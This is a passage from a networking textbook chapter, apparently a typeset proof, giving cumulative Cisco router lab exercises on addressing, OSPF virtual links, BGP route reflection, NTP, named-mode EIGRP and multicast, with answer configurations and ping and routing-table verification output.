10.1.1.30 1 FULL/DR 00:00:38 10.1.1.30 Ethernet0/1
R29#
*Jun 3 01:17:23.696: %DUAL-5-NBRCHANGE: EIGRP-IPv4 100: Neighbor 10.1.1.30 (Ethernet0/1) is up: new adjacen
CY
*Jun 3 01:17:23.698: %DUAL-5-NBRCHANGE: EIGRP-IPv4 100: Neighbor 10.1.2.31 (Ethernet0/2) is up: new adjacen
CY
*Jun 3 01:17:24.162: %OSPF-5-ADJCHG: Process 1, Nbr 10.1.2.31 on Ethernet0/2 from FULL to DOWN, Neighbor Do
wn: Interface down or detached
*Jun 3 01:17:24.162: %OSPF-5-ADJCHG: Process 1, Nbr 10.1.1.30 on Ethernet0/1 from FULL to DOWN, Neighbor Do
wn: Interface down or detached
*Jun 3 01:17:24.496: %SYS-5-CONFIG_I: Configured from console by noc_admin on vty0 (172.20.1.26)
R29#

```

Figure 12-15. Console logs after template deployment

## Exercises

1476

1477 The exercises in this section are cumulative. If you have problems with an exercise, use the answer to get to  
 1478 the end state before moving on to the next exercise.

### Preliminary Work

1479

1480 Set up eight routers, as shown in the diagram (see Figure 12-16).

this figure will be printed in b/w




Figure 12-16. Exercise network typology

1481 Configure the IP addresses using Table 12-2. Verify connectivity by pinging peer routers on directly  
 1482 connected networks.

t2.1 **Table 12-2.** Router Interface Addresses

| Router         | Interface   | Address         |       |
|----------------|-------------|-----------------|-------|
| <b>Router1</b> | Ethernet0/0 | 192.168.12.1/24 | t2.2  |
| <b>Router1</b> | Loopback10  | 10.1.1.1/24     | t2.3  |
| <b>Router1</b> | Loopback172 | 172.16.1.1/32   | t2.4  |
| <b>Router2</b> | Ethernet0/0 | 192.168.12.2/24 | t2.5  |
| <b>Router2</b> | Ethernet0/1 | 192.168.24.2/24 | t2.6  |
| <b>Router2</b> | Ethernet0/2 | 192.168.23.2/24 | t2.7  |
| <b>Router2</b> | Loopback172 | 172.16.2.2/32   | t2.8  |
| <b>Router3</b> | Ethernet0/0 | 192.168.23.3/24 | t2.9  |
| <b>Router3</b> | Ethernet0/1 | 192.168.35.3/24 | t2.10 |
| <b>Router3</b> | Loopback172 | 172.16.3.3/24   | t2.11 |
| <b>Router4</b> | Ethernet0/0 | 192.168.24.4/24 | t2.12 |
| <b>Router4</b> | Ethernet0/1 | 192.168.46.4/24 | t2.13 |
| <b>Router4</b> | Loopback172 | 172.16.4.4/24   | t2.14 |
| <b>Router5</b> | Ethernet0/0 | 192.168.35.5/24 | t2.15 |
| <b>Router5</b> | Ethernet0/1 | 192.168.56.5/24 | t2.16 |
| <b>Router5</b> | Ethernet0/2 | 192.168.57.5/24 | t2.17 |
| <b>Router5</b> | Loopback172 | 172.16.5.5/32   | t2.18 |
| <b>Router6</b> | Ethernet0/0 | 192.168.56.6/24 | t2.19 |
| <b>Router6</b> | Ethernet0/1 | 192.168.46.6/24 | t2.20 |
| <b>Router6</b> | Loopback10  | 10.6.6.6/24     | t2.21 |
| <b>Router6</b> | Loopback172 | 172.16.6.6/32   | t2.22 |
| <b>Router7</b> | Ethernet0/0 | 192.168.57.7/24 | t2.23 |
| <b>Router7</b> | Ethernet0/1 | 192.168.78.7/24 | t2.24 |
| <b>Router7</b> | Loopback172 | 172.16.7.7/32   | t2.25 |
| <b>Router8</b> | Ethernet0/0 | 192.168.78.8/24 | t2.26 |
| <b>Router8</b> | Loopback10  | 10.8.8.8/24     | t2.27 |
| <b>Router8</b> | Loopback172 | 172.16.8.8/32   | t2.28 |

## OSPF

1483

Configure OSPF using the information in Table 12-3. Verify that you can reach the 192.168.23.0/24 network from Router6.

1484

1485

t3.1 **Table 12-3.** OSPF Areas

| Router         | Interface   | Area   |       |
|----------------|-------------|--------|-------|
| <b>Router2</b> | Ethernet0/2 | Area 1 | t3.2  |
| <b>Router2</b> | Loopback172 | Area 1 | t3.3  |
| <b>Router2</b> | Ethernet0/1 | Area 2 | t3.4  |
| <b>Router3</b> | Ethernet0/0 | Area 1 | t3.5  |
| <b>Router3</b> | Loopback172 | Area 1 | t3.6  |
| <b>Router3</b> | Ethernet0/1 | Area 2 | t3.7  |
| <b>Router4</b> | Ethernet0/0 | Area 2 | t3.8  |
| <b>Router4</b> | Ethernet0/1 | Area 0 | t3.9  |
| <b>Router4</b> | Loopback172 | Area 0 | t3.10 |
| <b>Router5</b> | Ethernet0/0 | Area 2 | t3.11 |
| <b>Router5</b> | Ethernet0/1 | Area 0 | t3.12 |
| <b>Router5</b> | Loopback172 | Area 0 | t3.13 |
| <b>Router6</b> | Ethernet0/0 | Area 0 | t3.14 |
| <b>Router6</b> | Ethernet0/1 | Area 0 | t3.15 |
| <b>Router6</b> | Loopback172 | Area 0 | t3.16 |
| <b>Router6</b> | Loopback10  | Area 3 | t3.17 |
|                |             |        | t3.18 |

1486 **BGP**

1487 Configure BGP using Table 12-4. Use physical interfaces for eBGP peers and loopback interfaces for iBGP.

**Table 12-4.** BGP Configuration Parameters

| Router         | Autonomous System | Advertised Networks                                         | AU10  |
|----------------|-------------------|-------------------------------------------------------------|-------|
| <b>Router1</b> | 65001             | 10.1.1.0 mask 255.255.255.0<br>192.168.12.0                 | t4.1  |
|                |                   |                                                             | t4.2  |
| <b>Router2</b> | 65256             | 192.168.12.0<br>192.168.23.0<br>192.168.24.0                | t4.3  |
|                |                   |                                                             | t4.4  |
| <b>Router5</b> | 65256             | 192.168.35.0<br>192.168.56.0<br>192.168.57.0                | t4.5  |
|                |                   |                                                             | t4.6  |
| <b>Router6</b> | 65256             | 192.168.46.0<br>192.168.56.0<br>10.6.6.0 mask 255.255.255.0 | t4.7  |
|                |                   |                                                             | t4.8  |
| <b>Router7</b> | 65078             | 192.168.57.0<br>192.168.78.0                                | t4.9  |
|                |                   |                                                             | t4.10 |
| <b>Router8</b> | 65078             | 192.168.78.0<br>10.8.8.0 mask 255.255.255.0                 | t4.11 |
|                |                   |                                                             | t4.12 |
|                |                   |                                                             | t4.13 |
|                |                   |                                                             | t4.14 |
|                |                   |                                                             | t4.15 |
|                |                   |                                                             | t4.16 |
|                |                   |                                                             | t4.17 |

|                                                                                                                                                                                                   |      |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------|
| Peer routers are as follows:                                                                                                                                                                      | 1488 |
| • Router1 and Router2                                                                                                                                                                             | 1489 |
| • Router2 and Router5                                                                                                                                                                             | 1490 |
| • Router5 and Router6                                                                                                                                                                             | 1491 |
| • Router5 and Router7                                                                                                                                                                             | 1492 |
| • Router7 and Router8                                                                                                                                                                             | 1493 |
| Redistribute BGP into OSPF at Router2 and Router5:                                                                                                                                                | 1494 |
| router ospf 1                                                                                                                                                                                     | 1495 |
| redistribute bgp 65256 subnets                                                                                                                                                                    | 1496 |
| Verify routing to all Ethernet interfaces and Loopback10 interfaces.                                                                                                                              | 1497 |
| <b>NTP</b>                                                                                                                                                                                        | 1498 |
| Configure Router2 as a stratum 3 time source. Configure Router3, Router4, Router5, and Router6 as clients.                                                                                        | 1499 |
| Use Loopback172 interfaces for NTP. Use an authentication key of "Apress."                                                                                                                        | 1500 |
| <b>Named Mode EIGRP with Authentication</b>                                                                                                                                                       | 1501 |
| You are already running OSPF. You will run EIGRP on top of it. Since EIGRP has a better administrative distance than OSPF, you should see that networks are learned over EIGRP instead of OSPF.   | 1502 |
| For this exercise, use Router2, Router3, Router4, Router5, and Router6:                                                                                                                           | 1504 |
| 1. On each router, create a key with a send and receive lifetime of January 1, 2015, through December 31, 2030. Use "Apress" as the key.                                                          | 1505 |
| 2. Create a named mode EIGRP instance.                                                                                                                                                            | 1506 |
| 3. Use autonomous system 10.                                                                                                                                                                      | 1507 |
| 4. Configure EIGRP to advertise any networks in 192.0.0.0/8.                                                                                                                                      | 1508 |
| 5. Enable authentication and reference the key that you pre-staged.                                                                                                                               | 1509 |
|                                                                                                                                                                                                   | 1510 |
| <b>Multicast</b>                                                                                                                                                                                  | 1511 |
| Configure Loopback172 on Router6 as a listener for multicast group 229.1.1.1.                                                                                                                     | 1512 |
| Configure the multicast domain such that a sender on Router2 can take any path to get to the listener on Router6. Use a technique that will assume that most router segments will have listeners. | 1513 |
|                                                                                                                                                                                                   | 1514 |
| <b>Exercise Answers</b>                                                                                                                                                                           | 1515 |
| This section contains the solutions to the exercises. Overview explanations are provided for each solution.                                                                                       | 1516 |

## 1517 Preliminary Configurations

1518 The preliminary configurations contain the snippets required to start working on the exercises. This section  
 1519 addresses the interfaces and creates the necessary loopback interfaces. AU11

## 1520 Configuration Snippets

```
1521 Router1#show running-config | section interface
1522 interface Loopback10
1523 ip address 10.1.1.1 255.255.255.0
1524 interface Loopback172
1525 ip address 172.16.1.1 255.255.255.255
1526 interface Ethernet0/0
1527 ip address 192.168.12.1 255.255.255.0
1528 interface Ethernet0/1
1529 no ip address
1530 shutdown
1531 interface Ethernet0/2
1532 no ip address
1533 shutdown
1534 interface Ethernet0/3
1535 no ip address
1536 shutdown
1537 Router1#
```

```
1538 Router2#show running-config | section interface
1539 interface Loopback172
1540 ip address 172.16.2.2 255.255.255.255
1541 interface Ethernet0/0
1542 ip address 192.168.12.2 255.255.255.0
1543 interface Ethernet0/1
1544 ip address 192.168.24.2 255.255.255.0
1545 interface Ethernet0/2
1546 ip address 192.168.23.2 255.255.255.0
1547 interface Ethernet0/3
1548 no ip address
1549 shutdown
1550 Router2#
```

```
1551 Router3#show running-config | section interface
1552 interface Loopback172
1553 ip address 172.16.3.3 255.255.255.255
1554 interface Ethernet0/0
1555 ip address 192.168.23.3 255.255.255.0
1556 interface Ethernet0/1
1557 ip address 192.168.35.3 255.255.255.0
1558 interface Ethernet0/2
1559 no ip address
1560 shutdown
1561 interface Ethernet0/3
```

|                                                 |      |
|-------------------------------------------------|------|
| no ip address                                   | 1562 |
| shutdown                                        | 1563 |
| Router3#                                        | 1564 |
| Router4#show running-config   section interface | 1565 |
| interface Loopback172                           | 1566 |
| ip address 172.16.4.4 255.255.255.0             | 1567 |
| interface Ethernet0/0                           | 1568 |
| ip address 192.168.24.4 255.255.255.0           | 1569 |
| interface Ethernet0/1                           | 1570 |
| ip address 192.168.46.4 255.255.255.0           | 1571 |
| interface Ethernet0/2                           | 1572 |
| no ip address                                   | 1573 |
| shutdown                                        | 1574 |
| interface Ethernet0/3                           | 1575 |
| no ip address                                   | 1576 |
| shutdown                                        | 1577 |
| Router4#                                        | 1578 |
| Router5#show running-config   section interface | 1579 |
| interface Loopback172                           | 1580 |
| ip address 172.16.5.5 255.255.255.255           | 1581 |
| interface Ethernet0/0                           | 1582 |
| ip address 192.168.35.5 255.255.255.0           | 1583 |
| interface Ethernet0/1                           | 1584 |
| ip address 192.168.56.5 255.255.255.0           | 1585 |
| interface Ethernet0/2                           | 1586 |
| ip address 192.168.57.5 255.255.255.0           | 1587 |
| interface Ethernet0/3                           | 1588 |
| no ip address                                   | 1589 |
| shutdown                                        | 1590 |
| Router5#                                        | 1591 |
| Router6#show running-config   section interface | 1592 |
| interface Loopback10                            | 1593 |
| ip address 10.6.6.6 255.255.255.0               | 1594 |
| interface Loopback172                           | 1595 |
| ip address 172.16.6.6 255.255.255.255           | 1596 |
| interface Ethernet0/0                           | 1597 |
| ip address 192.168.56.6 255.255.255.0           | 1598 |
| interface Ethernet0/1                           | 1599 |
| ip address 192.168.46.6 255.255.255.0           | 1600 |
| interface Ethernet0/2                           | 1601 |
| no ip address                                   | 1602 |
| shutdown                                        | 1603 |
| interface Ethernet0/3                           | 1604 |
| no ip address                                   | 1605 |
| shutdown                                        | 1606 |
| Router6#                                        | 1607 |
| Router7#show running-config   section interface | 1608 |

```

1609 interface Loopback172
1610 ip address 172.16.7.7 255.255.255.255
1611 interface Ethernet0/0
1612 ip address 192.168.57.7 255.255.255.0
1613 interface Ethernet0/1
1614 ip address 192.168.78.7 255.255.255.0
1615 interface Ethernet0/2
1616 no ip address
1617 shutdown
1618 interface Ethernet0/3
1619 no ip address
1620 shutdown
1621 Router7#

1622 Router8#show running-config | section interface
1623 interface Loopback10
1624 ip address 10.8.8.8 255.255.255.0
1625 interface Loopback172
1626 ip address 172.16.8.8 255.255.255.255
1627 interface Ethernet0/0
1628 ip address 192.168.78.8 255.255.255.0
1629 interface Ethernet0/1
1630 no ip address
1631 shutdown
1632 interface Ethernet0/2
1633 no ip address
1634 shutdown
1635 interface Ethernet0/3
1636 no ip address
1637 shutdown
1638 Router8#

```

## 1639 Verification

1640 For verification, start by looking at show ip interface brief and exclude interfaces with unassigned IP  
 1641 addresses. This is a quick way to spot-check that all the interfaces are configured:

AU12

```

1642 Router1#show ip interface brief | exclude unassigned
1643 Interface IP-Address OK? Method Status Protocol
1644 Ethernet0/0 192.168.12.1 YES manual up up
1645 Loopback10 10.1.1.1 YES manual up up
1646 Loopback172 172.16.1.1 YES manual up up

```

1647 For a more thorough test, ping the router on the other side of each Ethernet link. You used a simple  
 1648 addressing scheme, so it is easy to keep track of the connections. If the IP address on a local interface is  
 1649 192.168.24.4, the 24 value in the third octet means you are connecting Router2 and Router4. The 4 in the last  
 1650 octet means you are on Router4. In this case, the router on the other side of the link is Router2. Following the  
 1651 same numbering scheme, the IP of the neighbor router's interface is 192.168.24.2:

```

Router1#ping 192.168.12.2 1652
Type escape sequence to abort. 1653
Sending 5, 100-byte ICMP Echos to 192.168.12.2, timeout is 2 seconds: 1654
.!!!! 1655
Success rate is 80 percent (4/5), round-trip min/avg/max = 1/1/2 ms 1656
Router1# 1657

Router2#ping 192.168.23.3 1658
Type escape sequence to abort. 1659
Sending 5, 100-byte ICMP Echos to 192.168.23.3, timeout is 2 seconds: 1660
.!!!! 1661
Success rate is 80 percent (4/5), round-trip min/avg/max = 1/1/1 ms 1662
Router2#ping 192.168.24.4 1663
Type escape sequence to abort. 1664
Sending 5, 100-byte ICMP Echos to 192.168.24.4, timeout is 2 seconds: 1665
.!!!! 1666
Success rate is 80 percent (4/5), round-trip min/avg/max = 1/1/1 ms 1667
Router2# 1668

Router3#ping 192.168.35.5 1669
Type escape sequence to abort. 1670
Sending 5, 100-byte ICMP Echos to 192.168.35.5, timeout is 2 seconds: 1671
.!!!! 1672
Success rate is 80 percent (4/5), round-trip min/avg/max = 1/1/1 ms 1673
Router3# 1674

Router4#ping 192.168.46.6 1675
Type escape sequence to abort. 1676
Sending 5, 100-byte ICMP Echos to 192.168.46.6, timeout is 2 seconds: 1677
.!!!! 1678
Success rate is 80 percent (4/5), round-trip min/avg/max = 1/1/1 ms 1679
Router4# 1680

Router5#ping 192.168.57.7 1681
Type escape sequence to abort. 1682
Sending 5, 100-byte ICMP Echos to 192.168.57.7, timeout is 2 seconds: 1683
.!!!! 1684
Success rate is 80 percent (4/5), round-trip min/avg/max = 1/1/1 ms 1685
Router5# 1686

Router7#ping 192.168.78.8 1687
Type escape sequence to abort. 1688
Sending 5, 100-byte ICMP Echos to 192.168.78.8, timeout is 2 seconds: 1689
.!!!! 1690
Success rate is 80 percent (4/5), round-trip min/avg/max = 1/1/2 ms 1691
Router7# 1692

```



1693 **OSPF**

1694 The purpose of this exercise is to demonstrate the use of virtual links. When you configure the areas per  
 1695 the table, you attempt to transit a non-backbone area. To fix this, you need to create a virtual link. A virtual  
 1696 link between either Router2 and Router4 or Router3 and Router5 will fix the problem. For redundancy, you  
 1697 created a virtual link for each path.

1698 **Configuration Snippets**

```

1699 Router2#show running-config | section router ospf|interface
1700 interface Loopback172
1701 ip address 172.16.2.2 255.255.255.255
1702 ip ospf 1 area 1
1703 interface Ethernet0/0
1704 ip address 192.168.12.2 255.255.255.0
1705 interface Ethernet0/1
1706 ip address 192.168.24.2 255.255.255.0
1707 ip ospf 1 area 2
1708 interface Ethernet0/2
1709 ip address 192.168.23.2 255.255.255.0
1710 ip ospf 1 area 1
1711 interface Ethernet0/3
1712 no ip address
1713 shutdown
1714 router ospf 1
1715 ispf
1716 area 2 virtual-link 172.16.4.4

1717 Router3#show running-config | section router ospf|interface
1718 interface Loopback172
1719 ip address 172.16.3.3 255.255.255.255
1720 ip ospf 1 area 1
1721 interface Ethernet0/0
1722 ip address 192.168.23.3 255.255.255.0
1723 ip ospf 1 area 1
1724 interface Ethernet0/1
1725 ip address 192.168.35.3 255.255.255.0
1726 ip ospf 1 area 2
1727 interface Ethernet0/2
1728 no ip address
1729 shutdown
1730 interface Ethernet0/3
1731 no ip address
1732 shutdown
1733 router ospf 1
1734 ispf
1735 area 2 virtual-link 172.16.5.5
1736 Router3#

```

```

1737 Router4#show running-config | section router ospf|interface

```

```

interface Loopback172 1738
 ip address 172.16.4.4 255.255.255.0 1739
 ip ospf 1 area 0 1740
interface Ethernet0/0 1741
 ip address 192.168.24.4 255.255.255.0 1742
 ip ospf 1 area 2 1743
interface Ethernet0/1 1744
 ip address 192.168.46.4 255.255.255.0 1745
 ip ospf 1 area 0 1746
interface Ethernet0/2 1747
 no ip address 1748
 shutdown 1749
interface Ethernet0/3 1750
 no ip address 1751
 shutdown 1752
router ospf 1 1753
 ispf 1754
 area 2 virtual-link 172.16.2.2 1755
Router4# 1756

Router5#show running-config | section router ospf|interface 1757
interface Loopback172 1758
 ip address 172.16.5.5 255.255.255.255 1759
 ip ospf 1 area 0 1760
interface Ethernet0/0 1761
 ip address 192.168.35.5 255.255.255.0 1762
 ip ospf 1 area 2 1763
interface Ethernet0/1 1764
 ip address 192.168.56.5 255.255.255.0 1765
 ip ospf 1 area 0 1766
interface Ethernet0/2 1767
 ip address 192.168.57.5 255.255.255.0 1768
interface Ethernet0/3 1769
 no ip address 1770
 shutdown 1771
router ospf 1 1772
 ispf 1773
 area 2 virtual-link 172.16.3.3 1774
Router5# 1775

Router6#show running-config | section router ospf|interface 1776
interface Loopback10 1777
 ip address 10.6.6.6 255.255.255.0 1778
 ip ospf network point-to-point 1779
 ip ospf 1 area 3 1780
interface Loopback172 1781
 ip address 172.16.6.6 255.255.255.255 1782
 ip ospf 1 area 0 1783
interface Ethernet0/0 1784
 ip address 192.168.56.6 255.255.255.0 1785
 ip ospf 1 area 0 1786

```

```

1787 interface Ethernet0/1
1788 ip address 192.168.46.6 255.255.255.0
1789 ip ospf 1 area 0
1790 interface Ethernet0/2
1791 no ip address
1792 shutdown
1793 interface Ethernet0/3
1794 no ip address
1795 shutdown
1796 router ospf 1
1797 ispf
1798 Router6#

```

## 1799 Verification

1800 The show ip ospf neighbor and show ip route commands can be used to verify the configuration. If  
 1801 properly configured, you will see output similar to what is shown in the following snippets:

```
1802 Router3#show ip ospf neighbor
```

| Neighbor ID     | Pri | State    | Dead Time | Address      | Interface       |
|-----------------|-----|----------|-----------|--------------|-----------------|
| 1803 172.16.5.5 | 0   | FULL/ -  | -         | 192.168.35.5 | <b>OSPF_VLO</b> |
| 1804 172.16.2.2 | 1   | FULL/DR  | 00:00:31  | 192.168.23.2 | Ethernet0/0     |
| 1805 172.16.5.5 | 1   | FULL/BDR | 00:00:35  | 192.168.35.5 | Ethernet0/1     |

```
1806 Router3#
```

```
1808 Router4#show ip ospf neighbor
```

| Neighbor ID     | Pri | State    | Dead Time | Address      | Interface       |
|-----------------|-----|----------|-----------|--------------|-----------------|
| 1809 172.16.2.2 | 0   | FULL/ -  | -         | 192.168.24.2 | <b>OSPF_VL1</b> |
| 1810 172.16.6.6 | 1   | FULL/BDR | 00:00:32  | 192.168.46.6 | Ethernet0/1     |
| 1811 172.16.2.2 | 1   | FULL/DR  | 00:00:35  | 192.168.24.2 | Ethernet0/0     |

```
1812 Router4#
```

```
1814 Router6#show ip route 192.168.23.0
```

```
1815 Routing entry for 192.168.23.0/24
```

```
1816 Known via "ospf 1", distance 110, metric 30, type inter area
```

```
1817 Last update from 192.168.56.5 on Ethernet0/0, 00:01:05 ago
```

```
1818 Routing Descriptor Blocks:
```

```
1819 192.168.56.5, from 172.16.3.3, 00:01:05 ago, via Ethernet0/0
```

```
1820 Route metric is 30, traffic share count is 1
```

```
1821 * 192.168.46.4, from 172.16.2.2, 00:01:05 ago, via Ethernet0/1
```

```
1822 Route metric is 30, traffic share count is 1
```

```
1823 Router6#ping 192.168.23.2
```

```
1824 Type escape sequence to abort.
```

```
1825 Sending 5, 100-byte ICMP Echos to 192.168.23.2, timeout is 2 seconds:
```

```
1826 !!!!!
```

```
1827 Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/2 ms
```

```
1828 Router6#ping 192.168.23.3
```

```
1829 Type escape sequence to abort.
```

```
1830 Sending 5, 100-byte ICMP Echos to 192.168.23.3, timeout is 2 seconds:
```

```

!!!!! 1831
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/2 ms 1832
Router6# 1833

```

## BGP 1834

There are two potential pitfalls in this exercise. One of them is that there isn't a full mesh for the iBGP peers in AS 65256. Either a confederation or route reflection would work. In this case, route reflection makes more sense. 1835

The following snippet shows that Router1 does not know about the 10.6.6.0/24 network that is advertised by Router6. This is because Router1 and Router6 aren't peered. If you make either Router1 or Router6 a route reflector client of Router5, the route will be reflected: 1836

```

Router1#show ip route 1840
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP 1841
 D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area 1842
 N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2 1843
 E1 - OSPF external type 1, E2 - OSPF external type 2 1844
 i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2 1845
 ia - IS-IS inter area, * - candidate default, U - per-user static route 1846
 o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP 1847
 a - application route 1848
 + - replicated route, % - next hop override 1849

```

Gateway of last resort is not set 1850

```

 10.0.0.0/8 is variably subnetted, 3 subnets, 2 masks 1851
C 10.1.1.0/24 is directly connected, Loopback10 1852
L 10.1.1.1/32 is directly connected, Loopback10 1853
B 10.8.8.0/24 [20/0] via 192.168.12.2, 00:00:46 1854
 172.16.0.0/32 is subnetted, 1 subnets 1855
C 172.16.1.1 is directly connected, Loopback172 1856
 192.168.12.0/24 is variably subnetted, 2 subnets, 2 masks 1857
C 192.168.12.0/24 is directly connected, Ethernet0/0 1858
L 192.168.12.1/32 is directly connected, Ethernet0/0 1859
B 192.168.23.0/24 [20/0] via 192.168.12.2, 00:03:45 1860
B 192.168.24.0/24 [20/0] via 192.168.12.2, 00:03:45 1861
B 192.168.35.0/24 [20/0] via 192.168.12.2, 00:02:16 1862
B 192.168.56.0/24 [20/0] via 192.168.12.2, 00:02:16 1863
B 192.168.57.0/24 [20/0] via 192.168.12.2, 00:02:16 1864
B 192.168.78.0/24 [20/0] via 192.168.12.2, 00:00:46 1865

```

```

Router1# 1866
Router1#show ip route 10.6.6.0 1867
% Network not in table 1868
Router1# 1869

```

After adding route reflection on Router5, you can see the network from Router1: 1870

```

Router5(config-router)#neighbor 172.16.6.6 route-reflector-client 1871
Router5(config-router)# 1872
*Apr 1 20:20:10.711: %BGP-5-ADJCHANGE: neighbor 172.16.6.6 Down RR client config change 1873

```

```

1874 *Apr 1 20:20:10.711: %BGP_SESSION-5-ADJCHANGE: neighbor 172.16.6.6 IPv4 Unicast topology
1875 base removed from session RR client config change
1876 *Apr 1 20:20:11.237: %BGP-5-ADJCHANGE: neighbor 172.16.6.6 Up
1877 Router5(config-router)#

```

```

1878 Router1#show ip route 10.6.6.0
1879 Routing entry for 10.6.6.0/24
1880 Known via "bgp 65001", distance 20, metric 0
1881 Tag 65256, type external
1882 Last update from 192.168.12.2 00:00:25 ago
1883 Routing Descriptor Blocks:
1884 * 192.168.12.2, from 192.168.12.2, 00:00:25 ago
1885 Route metric is 0, traffic share count is 1
1886 AS Hops 1
1887 Route tag 65256
1888 MPLS label: none
1889 Router1#

```

1890 The other potential pitfall is the peering in AS 65078. Per the instructions, you are to peer using the  
 1891 loopbacks for iBGP neighbors, but there isn't a route between Router7's and Router8's loopbacks. Adding  
 1892 static routes for the loopbacks will solve the problem:

```

1893 Router7#show running-config | include ip route
1894 ip route 172.16.8.8 255.255.255.255 192.168.78.8
1895 Router7#Configuration Snippets

```

```

1896 Router8#show running-config | include ip route
1897 ip route 172.16.7.7 255.255.255.255 192.168.78.7
1898 Router8#

```

## 1899 Configuration Snippets

```

1900 router bgp 65001
1901 bgp log-neighbor-changes
1902 network 10.1.1.0 mask 255.255.255.0
1903 network 192.168.12.0
1904 neighbor 192.168.12.2 remote-as 65256
1905 Router1#

```

```

1906 Router2#show run | section router bgp|router ospf
1907 router ospf 1
1908 ispf
1909 area 2 virtual-link 172.16.4.4
1910 redistribute bgp 65256 subnets
1911 router bgp 65256
1912 bgp log-neighbor-changes
1913 network 192.168.12.0
1914 network 192.168.23.0
1915 network 192.168.24.0
1916 neighbor 172.16.5.5 remote-as 65256

```

```

neighbor 172.16.5.5 update-source Loopback172 1917
neighbor 192.168.12.1 remote-as 65001 1918
Router2# 1919

Router5#show run | section router bgp|router ospf 1920
router ospf 1 1921
 ispf 1922
 area 2 virtual-link 172.16.3.3 1923
 redistribute bgp 65256 subnets 1924
router bgp 65256 1925
 bgp log-neighbor-changes 1926
 network 192.168.35.0 1927
 network 192.168.56.0 1928
 network 192.168.57.0 1929
 neighbor 172.16.2.2 remote-as 65256 1930
 neighbor 172.16.2.2 update-source Loopback172 1931
 neighbor 172.16.2.2 route-reflector-client 1932
 neighbor 172.16.6.6 remote-as 65256 1933
 neighbor 172.16.6.6 update-source Loopback172 1934
 neighbor 172.16.6.6 route-reflector-client 1935
 neighbor 192.168.57.7 remote-as 65078 1936
Router5# 1937

Router6#show running-config | section router bgp 1938
router bgp 65256 1939
 bgp log-neighbor-changes 1940
 network 10.6.6.0 mask 255.255.255.0 1941
 network 192.168.46.0 1942
 network 192.168.56.0 1943
 neighbor 172.16.5.5 remote-as 65256 1944
 neighbor 172.16.5.5 update-source Loopback172 1945
Router6# 1946

Router7#show running-config | section router bgp|ip route 1947
router bgp 65078 1948
 bgp log-neighbor-changes 1949
 network 192.168.57.0 1950
 network 192.168.78.0 1951
 neighbor 172.16.8.8 remote-as 65078 1952
 neighbor 172.16.8.8 update-source Loopback172 1953
 neighbor 192.168.57.5 remote-as 65256 1954
ip route 172.16.8.8 255.255.255.255 192.168.78.8 1955
Router7# 1956

Router8#show running-config | section router bgp|ip route 1957
router bgp 65078 1958
 bgp log-neighbor-changes 1959
 network 10.8.8.0 mask 255.255.255.0 1960
 network 192.168.78.0 1961
 neighbor 172.16.7.7 remote-as 65078 1962

```

```

1963 neighbor 172.16.7.7 update-source Loopback172
1964 ip route 172.16.7.7 255.255.255.255 192.168.78.7
1965 Router8#

```

## 1966 Verification

1967 To verify full connectivity, you should ping every address. That can be repetitious. TCL is commonly used for  
 1968 this purpose:

```

1969 tclsh
1970 foreach address {
1971 192.168.12.1
1972 10.1.1.1
1973 192.168.12.2
1974 192.168.24.2
1975 192.168.23.2
1976 192.168.23.3
1977 192.168.35.3
1978 192.168.24.4
1979 192.168.46.4
1980 192.168.35.5
1981 192.168.56.5
1982 192.168.57.5
1983 192.168.56.6
1984 192.168.46.6
1985 10.6.6.6
1986 192.168.57.7
1987 192.168.78.7
1988 192.168.78.8
1989 10.8.8.8
1990 } { ping $address }
1991 tclquit

```

1992 For brevity, let's only include the output from Router1, but all routers should show only  
 1993 successful pings:

```

1994 Router1#tclsh
1995 Router1(tcl)#foreach address {
1996 +>192.168.12.1
1997 +>10.1.1.1
1998 +>192.168.12.2
1999 +>192.168.24.2
2000 +>192.168.23.2
2001 +>192.168.23.3
2002 +>192.168.35.3
2003 +>192.168.24.4
2004 +>192.168.46.4
2005 +>192.168.35.5
2006 +>192.168.56.5
2007 +>192.168.57.5
2008 +>192.168.56.6

```

```

+>192.168.46.6 2009
+>10.6.6.6 2010
+>192.168.57.7 2011
+>192.168.78.7 2012
+>192.168.78.8 2013
+>10.8.8.8 2014
+>} { ping $address } 2015
Type escape sequence to abort. 2016
Sending 5, 100-byte ICMP Echos to 192.168.12.1, timeout is 2 seconds: 2017
!!!!! 2018
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/4/5 ms 2019
Type escape sequence to abort. 2020
Sending 5, 100-byte ICMP Echos to 10.1.1.1, timeout is 2 seconds: 2021
!!!!! 2022
Success rate is 100 percent (5/5), round-trip min/avg/max = 4/4/5 ms 2023
Type escape sequence to abort. 2024
Sending 5, 100-byte ICMP Echos to 192.168.12.2, timeout is 2 seconds: 2025
!!!!! 2026
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/1 ms 2027
Type escape sequence to abort. 2028
Sending 5, 100-byte ICMP Echos to 192.168.24.2, timeout is 2 seconds: 2029
!!!!! 2030
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/5 ms 2031
Type escape sequence to abort. 2032
Sending 5, 100-byte ICMP Echos to 192.168.23.2, timeout is 2 seconds: 2033
!!!!! 2034
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/5 ms 2035
Type escape sequence to abort. 2036
Sending 5, 100-byte ICMP Echos to 192.168.23.3, timeout is 2 seconds: 2037
!!!!! 2038
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/2 ms 2039
Type escape sequence to abort. 2040
Sending 5, 100-byte ICMP Echos to 192.168.35.3, timeout is 2 seconds: 2041
!!!!! 2042
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/2 ms 2043
Type escape sequence to abort. 2044
Sending 5, 100-byte ICMP Echos to 192.168.24.4, timeout is 2 seconds: 2045
!!!!! 2046
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/3/6 ms 2047
Type escape sequence to abort. 2048
Sending 5, 100-byte ICMP Echos to 192.168.46.4, timeout is 2 seconds: 2049
!!!!! 2050
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/2 ms 2051
Type escape sequence to abort. 2052
